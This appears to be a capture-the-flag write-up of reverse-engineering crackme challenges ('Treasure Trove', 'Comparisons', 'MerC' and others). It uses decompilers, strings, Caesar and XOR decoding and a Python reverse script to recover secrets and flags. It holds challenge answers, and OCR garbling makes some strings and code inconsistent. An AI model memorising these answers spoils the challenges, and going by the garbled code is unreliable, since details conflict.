
Flag: `REDFOX{Unl0ck_7he_L0gic_Puzzl3}`

Reverse Engineering


Treasure Trove (Pt 0)

Description: Shanks found a trove of binaries with treasure hidden inside them. Shanks' crew was able to find most of the treasure, but was struggling with a few. Help Shanks get some dough before he sets out to chase the rush of being an Emperor.

Open the warmup binary in the ghidra tool and analyze it.



After analyzing the file, go to the “main” function and analyze the code, and observe that the code is asking for input using “scanf”, and comparing the input with 1337 digit.



Now, let's run the program and enter 1337 in the input field to show the flag.

```
(kali㉿kali)-[~/writeup/Treasure Trove (Pt 0)]
$ ./warmup
Enter the Secret Code: 1337
Good Work! REDFOX{Th1S_Tr3a5ur3_15_ARRRRs}

(kali㉿kali)-[~/writeup/Treasure Trove (Pt 0)]
$
```

Big Mom's Plot

Description: Big Mom has been keeping their new war strategies under wraps. \r\nNot even intelligence services like cipher pol have any clue whats going on. Can you figure out what is it that ther are hiding in case the Straw Hat ever come across their armies (again).

This challenge involves analyzing an x86-64 Linux binary that reads user input and conditionally prints a flag. The goal is to understand the logic and provide input that satisfies the condition required to print the flag.

Analysing the *check_loop* function. Loop to Find Specific Byte

check_loop:

cmp rcx, 0

je end_program

mov al, [rsi]

cmp al, 0x7E

je okie

inc rsi

dec rcx

jmp check_loop

- Loops through the input buffer one byte at a time.
- Looks for the byte **0x7E**, which is the ASCII character ~.
- If it finds ~, it jumps to okie.
- If not found in any byte, it exits.

Comparisons

Description: Everyone has started comparing Yamato to Oden since the self-proclamation. Some days Yamato feels energized and sometimes belittled. Help Yamato overcome any undue comparisons.

Run the binary and enter random input and observe the error message.

```
└─(root㉿kali)-[~/home/kali/writeup/Comparisons]
  └─# ./easy
    Enter the secret: test
    Try again!
└─(root㉿kali)-[~/home/kali/writeup/Comparisons]
  └─# ┌─
```

Next, use the “strings” command to see the printable characters of the binary and search for error message “Try again!”.

Observe the string below “Enter the secret:” message.

```
__gmon_start__
__ITM_registerTMCloneTable
PTE1
u+UH
r3df0x{1H
e03e6907H
e508f3c9H
0913108BH
fd23291}
Enter the secret:
6BKJ0cGB35S3
Correct, here is your flag: %
Try again!
;#3"
GCC: (Debian 14.2.0-8) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
easy.c
__FRAME_END__
__DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE_
: ┌─
```

Run the binary again and enter the string to get the flag.

```
└─(root㉿kali)-[~/home/kali/writeup/Comparisons]
  └─# ./easy
    Enter the secret: 6BKJ0cGB35S3
    Correct, here is your flag: r3df0x{1e03e6907e508f3c90913108bfd23291}
└─(root㉿kali)-[~/home/kali/writeup/Comparisons]
  └─# ┌─
```

MerC

Description: Momo trapped a farmer in a binary after finding out about his alleged disservice to Kozuki Oden, he cries out but no one is there to hear him. Help him plead his case by translating what's being lost in the cyberspace.

Open the binary in the binaryninja, navigate to “main” function and observe that the two loop is running from 0 to 126. The main functionality of the both loop is to match the “if” statement and if the statement is true, append the value of the “i” as character in the variable.

```
# Symbols Q ELF v Linear v Pseudo C v
Name Address
.int_1020 0x00000010
.puts 0x00000010
.sub_1036 0x00000010
.printf 0x00000010
.sub_1046 0x00000010
._isoc99_scanf 0x00000010
.sub_1056 0x00000010
._cxa_finalize 0x00000010
._start 0x00000010
.deregister_tm_clones 0x00000010
.register_tm_clones 0x00000010
._do_global_dtors_ 0x00000011
.frame_dummy 0x00000011
main 0x00000011
._fini 0x00000013
._libc_start_main 0x00000016
._ITM_deregisterTMCo_ 0x0000003f
._ITM_registerTMCo_ 0x0000003f
._gmon_start_ 0x0000004f
._ITM_registerTMCo_ 0x0000003f
._cxa_finalize 0x00000049
.puts 0x00000049
.printf 0x00000049
Cross References
+ Filter (3)
+ Code References (2)
+ main (2)
|> 00001199 if (i == 0x4c)
|> 000011f6 int32_t i_1 = 0
+ Variable References (1)
+ int32_t i (1)
|> 000011f4 while (i <= 0x7e)
0000125a
0000125c
```

```
int32_t main(int32_t argc, char** argv, char** envp)
{
    00001159 {
        00001159 {
            int64_t var_c8;
            __builtin_strocpy(&var_c8, "redfox(sample_flag)");
            char var_a4;
        }
        000011f4 {
            for (int32_t i = 0; i <= 0x7e; i += 1)
            {
                if (i == 0x4c)
                    var_a4 = i;
                else if (i == 0x49)
                    char var_a3_1 = i;
                else if (i == 0x56)
                    char var_a2_1 = i;
                else if (i == 0x69)
                    char var_a1_1 = i;
                else if (i == 0x39)
                    char var_9f_1 = i_1;
                else if (i_1 == 0x48)
                    char var_9e_1 = i_1;
                else if (i_1 == 0x45)
                    char var_9d_1 = i_1;
                else if (i_1 == 0x4c)
                    char var_9c_1 = i_1;
                else if (i_1 == 0x6c)
                    char var_9b_1 = i_1;
            }
            for (int32_t i_1 = 0; i_1 <= 0x7e; i_1 += 1)
            {
                if (i_1 == 0x39)
                    char var_9f_1 = i_1;
                else if (i_1 == 0x48)
                    char var_9e_1 = i_1;
                else if (i_1 == 0x45)
                    char var_9d_1 = i_1;
                else if (i_1 == 0x4c)
                    char var_9c_1 = i_1;
                else if (i_1 == 0x6c)
                    char var_9b_1 = i_1;
            }
        }
    }
}
```

If the generated value using loop matches with the user input, it will print the flag.

```
char var_9a = 0;
printf("Enter the secret: ");
void var_b0;
._isoc99_scanf("%s", &var_b0);
int32_t var_10 = 0;

while (true)
{
    if (var_10 > 9)
    {
        printf("Correct: %s\n", &var_c8);
        break;
    }

    if ((&var_a4)[(int64_t)var_10] != *(uint8_t*)(&var_b0 + (int64_t)var_10))
    {
        puts("Incorrect, try again!");
        break;
    }
}
```

Let's decode the generated value of the loop.

Click on the hexadecimal and Press “R” to display the hexadecimal in the character format and observe the decoded value – “LIVin9HEL1”.

```

int32_t main(int32_t argc, char** argv, char** envp)
{
    int64_t var_c8;
    __builtin_strcpy(&var_c8, "redfox{sample_flag}");
    char var_a4;
    for (int32_t i = 0; i <= 0x7e; i += 1)
    {
        if (i == 'L')
            var_a4 = i;
        else if (i == 'T')
            char var_a3_1 = i;
        else if (i == 'V')
            char var_a2_1 = i;
        else if (i == 'i')
            char var_a1_1 = i;
        else if (i == 'n')
            char var_a0_1 = i;
    }
    for (int32_t i_1 = 0; i_1 <= 0x7e; i_1 += 1)
    {
        if (i_1 == '9')
            char var_9f_1 = i_1;
        else if (i_1 == 'H')
            char var_9e_1 = i_1;
        else if (i_1 == 'E')
            char var_9d_1 = i_1;
        else if (i_1 == 'L')
            char var_9c_1 = i_1;
        else if (i_1 == '1')
            char var_9b_1 = i_1;
    }
}

```

Now, enter the gathered string as secret to retrieve the flag.

```

[(root㉿kali)-[/home/kali/writeup/MerC]
# ./MerC
Enter the secret: LIVin9HELL
Correct: redfox{sample_flag}


[(root㉿kali)-[/home/kali/writeup/MerC]
# ]

```

Treasure Trove (Pt 1)

Description: This one sent Beckman for a loop, multiple loops really. Can you help save Benn's reputation in front of Shanks xor is it really that bad?

Open the binary in the binary ninja and select “Pseudo C” to read the binary code in the understandable format. Next, observe that the main function has two external functional in it named “rwejkfjs” & “fjslkoosxx”.



```
File Edit View Analysis Debugger Plugins Window Help
← → medium2 × +
Symbols Q ELF Linear Pseudo
Name Address Type
classify_object_ov_ 0x0004015 int64_t main()
__deregister_frame_ 0x0004015
fde_single_encodein_ 0x0004015
fde_single_encodein_ 0x0004015
fde_mixed_encoding_ 0x0004015
add_fdes_isra_0_c_ 0x0004015
linear_search_fdes_ 0x0004015
_Unwind_Find_FDE_c_ 0x0004015
base_of_encoded_va_ 0x0004015
read_encoded_value_ 0x0004015
__gcc_personality_ 0x0004015
btree_release_tree_ 0x0004015
btree_destroy_ 0x0004016
release_registered_ 0x0004016
_I0_stdfile�_init_ 0x0004016
_start_ 0x0004017
_dl_relocate_stati_ 0x0004017
deregister_tm_clon_ 0x0004017
register_tm_clones_ 0x0004017
register_tm_dtors_ 0x0004017
frame_dummy_ 0x0004018
fjslkoosxx_ 0x0004018
rwejkfjs_ 0x0004019
Cross References
Filter (2)
Code References (2)
_start (2)
<- 00401734 __libc_start_main
<- 0040173b __libc_start_main
00401845 int64_t fjslkoosxx(void* arg1, int32_t arg2)
00401845 {
    int32_t var_c = 0;
    char result;
    while (true)
    {
        result = *(uint8_t*)((char*)arg1 + (int64_t)var_c);
        if (!result)
            break;
        if ((*uint8_t*)((char*)arg1 + (int64_t)var_c) > 0x60 && (*uint8_t*)((char*)arg1 + (int64_t)var_c) <= 0x7a)
            | (*uint8_t*)((char*)arg1 + (int64_t)var_c) = (int8_t)((int32_t)*(uint8_t*)((char*)arg1 + (int64_t)var_c) - 0x61 - arg2 + 0x1a) % 0x
        else if ((*uint8_t*)((char*)arg1 + (int64_t)var_c) > 0x40 && (*uint8_t*)((char*)arg1 + (int64_t)var_c) <= 0x5a)
            | (*uint8_t*)((char*)arg1 + (int64_t)var_c) = (int8_t)((int32_t)*(uint8_t*)((char*)arg1 + (int64_t)var_c) - 0x41 - arg2 + 0x1a) % 0x
        var_c += 1;
    }
    return result;
}
```

Analyzing the “fjslkoosxx” function.



```
00401845 int64_t fjslkoosxx(void* arg1, int32_t arg2)
00401845 {
    int32_t var_c = 0;
    char result;
    while (true)
    {
        result = *(uint8_t*)((char*)arg1 + (int64_t)var_c);
        if (!result)
            break;
        if ((*uint8_t*)((char*)arg1 + (int64_t)var_c) > 0x60 && (*uint8_t*)((char*)arg1 + (int64_t)var_c) <= 0x7a)
            | (*uint8_t*)((char*)arg1 + (int64_t)var_c) = (int8_t)((int32_t)*(uint8_t*)((char*)arg1 + (int64_t)var_c) - 0x61 - arg2 + 0x1a) % 0x
        else if ((*uint8_t*)((char*)arg1 + (int64_t)var_c) > 0x40 && (*uint8_t*)((char*)arg1 + (int64_t)var_c) <= 0x5a)
            | (*uint8_t*)((char*)arg1 + (int64_t)var_c) = (int8_t)((int32_t)*(uint8_t*)((char*)arg1 + (int64_t)var_c) - 0x41 - arg2 + 0x1a) % 0x
        var_c += 1;
    }
    return result;
}
```

This function performs a **reverse Caesar cipher** (i.e., shifting letters *backwards* in the alphabet). Let's understand each part:

Step 1: Loop over the string

- `result = *((uint8_t*)arg1 + var_c)` reads one byte at a time from the input string.
- The loop continues until a null terminator (0) is encountered → standard C string iteration.

Step 2: Character Check

- If the character is:
 - Lowercase ('a' to 'z' → ASCII 0x61 to 0x7a)
 - Uppercase ('A' to 'Z' → ASCII 0x41 to 0x5a)

Then perform a **reverse shift** using:

Step 3: Shift Logic

Lowercase:

```
new_char = ((old_char - 'a' - arg2 + 26) % 26) + 'a'
```

Uppercase:

```
new_char = ((old_char - 'A' - arg2 + 26) % 26) + 'A'
```

- This is a **wrap-around reverse Caesar cipher** — subtract arg2 from the character's alphabet index, and wrap around using modulo 26.
- Non-alphabetic characters are left unchanged (like digits, symbols).

Example

Let's use the string "0a5I" and shift = 3:

```
// Input string: 0 a 5 I  
  
// '0' → not alphabetic → stays '0'  
  
// 'a' → lowercase: ('a' - 'a' - 3 + 26) % 26 = (0 - 3 + 26) % 26 = 23 → 'x'  
  
// '5' → not alphabetic → stays '5'  
  
// 'I' → uppercase: ('I' - 'A' - 3 + 26) % 26 = (8 - 3 + 26) % 26 = 31 % 26 = 5 → 'F'  
  
// Result: "0x5F"
```

Putting It All Together: Final Solution

We already did this:

"0a5I" -> "0x5F"

After getting the key, we can decrypt the flag string.

```
{  
    int64_t var_68;  
    __builtin_strcpy(&var_68, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()");  
    int64_t var_a8;  
    __builtin_memcpy(&var_a8, "\x1a\x1b\x19\x10\x07\x24\x17\x6f\x6f\x0f\x2c\x72\x13\x30\x6f\x2f\x6a\x72\x6e\x72\x13\x30\x09\x6c\x72\x68\x17\x5c  
    int32_t var_ad;  
    __builtin_strncpy(&var_ad, "0a5I", 5);  
    int32_t var_18 = 3;  
    void var_75;  
    rwejkfjs(&var_75, &var_68, 0x48);  
    fjslkoosxx(&var_ad, var_18);  
    _IO_printf("Enter the secret: ", 0);  
    _isoc99_scanf(&data_49303f, 0);  
    _isoc99_sscanf(&var_ad, &data_493042, 0);  
    int32_t var_c = 0;  
  
    while (true)  
    {  
        if (var_c > 0xb)  
        {  
            int32_t var_10_1 = 0;  
  
            while (*((uint8_t*)(&var_a8 + (int64_t)var_10_1))  
            {  
                char var_b4;  
                *((uint8_t*)(&var_a8 + (int64_t)var_10_1)) ^= var_b4;  
                var_10_1 += 1;  
            }  
  
            _IO_printf("Flag: %s\n", 0);  
            break;  
        }  
    }  
    void var_e8;
```

FLAG

XOR Function

Let's use the CyberChef to decode the string from hex and then use XOR with 0x5F key to decrypt the flag.


The screenshot shows the CyberChef interface with the following configuration:

- Operations:** XOR
- Recipe:** From Hex
- Input:** A long hex string: `x1a\x1b\x19\x10\x07\x24\x17\x6f\x0f\x2c\x72\x13\x30\x6f\x2f\x6a\x72\x6e\x72\x13\x30\x09\x6c\x72\x68\x17\x6c\x32\x72\x1f\x33\x13\x7e\x22`
- XOR:** Key `0X5F`, Scheme Standard
- Output:** The result is `EDFOX{H00Ps-Lo0p5-1-LoV3-7H3m-@lL!}`

Treasure Trove (Pt 2)

Description: Shanks called Marco for help with this one and Marco almost awakened in his Tori Tori Devil Fruit and TRANSFORMed into a big firebird in the process. Help Marco with this binary so he can cool his head down a bit.

Open the sample binary in the binaryninja and observe the main and transform function.



The screenshot shows the Binary Ninja interface with the file 'medium2' loaded. The assembly view displays the main() function, which calls the transform() function. The transform() function is highlighted with a red box in the assembly view. The assembly code for transform() shows a loop that performs three rounds of transformation on the input string. The main() function reads a password from standard input, calls transform() with the password and its length, and then compares the result with a hardcoded string. If they match, it prints 'CORRECT! REDFOX{DEMO_FLAG}'.

Main Function

```
char var_68[] = "uhwymjeukrvfxqhrnlgztwkqhivtjhepmrqdzb";
scanf("%40s", &var_38);
transform(&var_38, strlen(var_68));
if (strcmp(&var_38, &var_68) != 0)
    puts("FAILED!");
else
    puts("CORRECT! REDFOX{DEMO_FLAG}");
```

transform() Function

```
void transform(void* arg1, int32_t arg2) {
    for (int i = 0; i <= 2; i++) // 3 rounds
        for (int j = 0; j < arg2; j++)
            *(arg1 + j) = (((j * 8 - j) ^ 0x5a) + *(arg1 + j) - 'a') % 26 + 'a';
}
```

You need to **input a secret password**, such that after 3 rounds of a transformation function, the result equals this hardcoded string- “uhwymjeukrvfxqhrnlgztwkqhivtjhepmrqdzb”.

If your input (after 3 rounds of transformation) matches that, you get the flag.

Understand the transform() logic


```
*(arg1 + j) = (((j * 8 - j) ^ 0x5a) + *(arg1 + j) - 'a') % 26 + 'a';
```

Let's simplify it:

1. It loops 3 times ($i = 0$ to 2) → so the transformation is applied **3 times in total**.
2. For each character at position j , it:
 - o Takes the character value: $*(\text{arg1} + j)$
 - o Subtracts 'a' to normalize to 0–25
 - o Adds $((j * 8 - j) ^ 0x5a)$
 - o Takes modulo 26 to stay within lowercase letters
 - o Adds 'a' again to bring it back to character range


In simple terms: **this function transforms lowercase letters into other lowercase letters**, and it's deterministic based on position (j), repeated 3 times.

Let's write a simple python code to simulate the reverse transformation.



```
main.py
1- def reverse_transform(s):
2-     s = list(s)
3-     for _ in range(3): # reverse 3 times
4-         prev = []
5-         for j in range(len(s)):
6-             t1 = ((j * 7) ^ 0x5a) & 0xFF
7-             # reverse the transformation
8-             val = (ord(s[j]) - ord('a')) - t1 + 26) % 26
9-             prev.append(chr(val + ord('a')))
10-            s = prev
11-        return ''.join(s)
12-
13# given transformed string from the binary
14target = "uhwymjeukrvfxghrnlgztwkghivtjhempmrqdvb"
15secret = reverse_transform(target)
16
17print("Recovered secret password:", secret)
18
```

Now, we have successfully reversed the transformation logic and got the secret. Let's enter the secret to retrieve the flag.



```
[root@kali]~[/home/kali/reveng]
# ./medium3
Enter the secret password: koevkkg1capohnvurgcgbgrgrjbpdommawwyru
CORRECT! REDFOX{DEMO_FLAG}

[root@kali]~[/home/kali/reveng]
#
```

This can now be sent to the network socket to obtain the actual Flag.

Laugh Tale

The Pirate King's Trail

A set of coordinates is found from all the poneglyphs hidden in the following challenges:

1. The Surgeon of Secrets
2. Treasure is the friends we made along the way
3. Treasure Trove(Pt 2)
4. The Polluted Bloodline

The Polluted Bloodline:

Recipe

Input

From Hex

Delimiter Auto

Output

-66, 0
53, 7
-66, 14
67, 7
49, 6
49, 14
-44, 7
-39, 0
-39, 7
-39, 14
-34, 6
-34, 7
-34, 14
-29, 14
-29, 0
-38, 7
-26, 7
-24, 0
-24, 14

STEP BAKE!

The Surgeon of Secrets:

Recipe

Input

From Base64

Alphabet A-Za-z0-9+= Remove non-alphabet chars

Strict mode

Output

-11, 0
-16, 0
-9, 14
-7, 7
5, 0
-3, 5
-1, 9
1, 5
3, 0
5, 7
7, 14
10, 7
17, 0
17, 14
24, 7
28, 0
28, 7
28, 14

STEP BAKE!

Output end of line separator has been detected and changed to Carriage Return + Line Feed

Treasure is the friends we made along the way:

Note.txt had the ASCII Art of a train -> Railfence cipher

The screenshot shows two adjacent web-based encoders. The left encoder is from 'cryptii' and the right is from 'fathom'. Both are set to 'Text' mode. The left encoder has 'Base64' selected under 'ENCODE/DECODE' and shows a variant of 'RFC 3548, RFC 4648'. The right encoder has 'Rail fence cipher' selected under 'ENCODE/DECODE' and shows a key of '7' and an offset of '0'. Both encoders show the same input text, which is a long string of characters. The right encoder displays this text in a rail fence format, where the characters are arranged in multiple rows, each shifted by one position relative to the previous row.

Treasure Trove(Pt 2):


File: third.jfif

```
kali@DESKTOP-62KV6DJ:/tmp$ file third.jfif
third.jfif: gzip compressed data, was "third.jpeg", last modified: Fri Mar  7 04:42:07 2025, from Unix, original size mo
dule 2'32 10240
kali@DESKTOP-62KV6DJ:/tmp$
```

Renamed to third.gz then decompresses using gzip -d third.gzip

